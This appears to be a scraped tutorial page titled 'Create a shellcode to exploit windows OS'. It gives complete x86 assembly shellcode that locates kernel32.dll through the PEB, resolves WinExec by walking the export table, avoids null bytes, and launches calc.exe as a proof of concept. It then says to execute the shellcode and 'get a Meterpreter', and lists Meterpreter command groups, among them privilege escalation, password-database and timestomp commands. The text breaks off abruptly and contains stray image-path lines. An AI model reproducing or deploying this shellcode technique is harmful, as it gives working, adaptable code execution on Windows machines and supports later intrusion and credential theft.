
Create a shellcode to exploit windows OS



The whole assembly for the shellcode is below:

format PE console

use32

entry start

start:

push eax ; Save all registers

push ebx

push ecx

push edx

push esi

push edi

push ebp

; Establish a new stack frame

push ebp

mov ebp, esp

sub esp, 18h ; Allocate memory on stack for local variables

; push the function name on the stack

xor esi, esi

push esi ; null termination

push 63h

pushw 6578h

push 456e6957h

mov [ebp-4], esp ; var4 = "WinExec\x00"

; Find kernel32.dll base address

xor esi, esi ; esi = 0

mov ebx, [fs:30h + esi] ; written this way to avoid null bytes

mov ebx, [ebx + 0x0C]

mov ebx, [ebx + 0x14]

mov ebx, [ebx]

mov ebx, [ebx]

mov ebx, [ebx + 0x10] ; ebx holds kernel32.dll base address

mov [ebp-8], ebx ; var8 = kernel32.dll base address

; Find WinExec address

mov eax, [ebx + 3Ch] ; RVA of PE signature

add eax, ebx ; Address of PE signature = base address + RVA of PE signature

mov eax, [eax + 78h] ; RVA of Export Table

add eax, ebx ; Address of Export Table

mov ecx, [eax + 24h] ; RVA of Ordinal Table

add ecx, ebx ; Address of Ordinal Table

mov [ebp-0Ch], ecx ; var12 = Address of Ordinal Table

mov edi, [eax + 20h] ; RVA of Name Pointer Table

add edi, ebx ; Address of Name Pointer Table

mov [ebp-10h], edi ; var16 = Address of Name Pointer Table

mov edx, [eax + 1Ch] ; RVA of Address Table

add edx, ebx ; Address of Address Table

mov [ebp-14h], edx ; var20 = Address of Address Table

mov edx, [eax + 14h] ; Number of exported functions

xor eax, eax ; counter = 0

.loop:

mov edi, [ebp-10h] ; edi = var16 = Address of Name Pointer Table

mov esi, [ebp-4] ; esi = var4 = "WinExec\x00"

xor ecx, ecx

cld ; set DF=0 => process strings from left to right

mov edi, [edi + eax\*4] ; Entries in Name Pointer Table are 4 bytes long

; edi = RVA Nth entry = Address of Name Table \* 4

add edi, ebx ; edi = address of string = base address + RVA Nth entry

add cx, 8 ; Length of strings to compare (len('WinExec') = 8)

repe cmpsb ; Compare the first 8 bytes of strings in

; esi and edi registers. ZF=1 if equal, ZF=0 if not

jz start.found

inc eax ; counter++

cmp eax, edx ; check if last function is reached

jb start.loop ; if not the last -> loop

add esp, 26h

jmp start.end ; if function is not found, jump to end

.found:

; the counter (eax) now holds the position of WinExec

mov ecx, [ebp-0Ch] ; ecx = var12 = Address of Ordinal Table

mov edx, [ebp-14h] ; edx = var20 = Address of Address Table

mov ax, [ecx + eax\*2] ; ax = ordinal number = var12 + (counter \* 2)

mov eax, [edx + eax\*4] ; eax = RVA of function = var20 + (ordinal \* 4)

add eax, ebx ; eax = address of WinExec =

; = kernel32.dll base address + RVA of WinExec

xor edx, edx

push edx ; null termination

push 6578652eh

push 636c6163h

push 5c32336dh

push 65747379h

push 535c7377h

push 6f646e69h

push 575c3a43h

mov esi, esp ; esi -> "C:\Windows\System32\calc.exe"

push 10 ; window state SW\_SHOWDEFAULT

push esi ; "C:\Windows\System32\calc.exe"

call eax ; WinExec

add esp, 46h ; clear the stack

.end:

pop ebp ; restore all registers and exit

pop edi

pop esi

pop edx


pop ecx

pop ebx

pop eax

ret

Execute the shellcode on Windows



Get a Meterpreter.

Meterpreter Commands Meterpreter consists of a large number of commands which are categorized in their respective categories, namely :

1. Core Commands

2. STDapi : File Commands

3. STDapi : Networking Commands

4. STDapi : File- System Commands

5. STDapi : User Interface Commands

6. STDapi : Web Cam Commands

7. Priv : Elevate Commands

8. Priv : Password database Commands

9. Priv : Time Stomp commands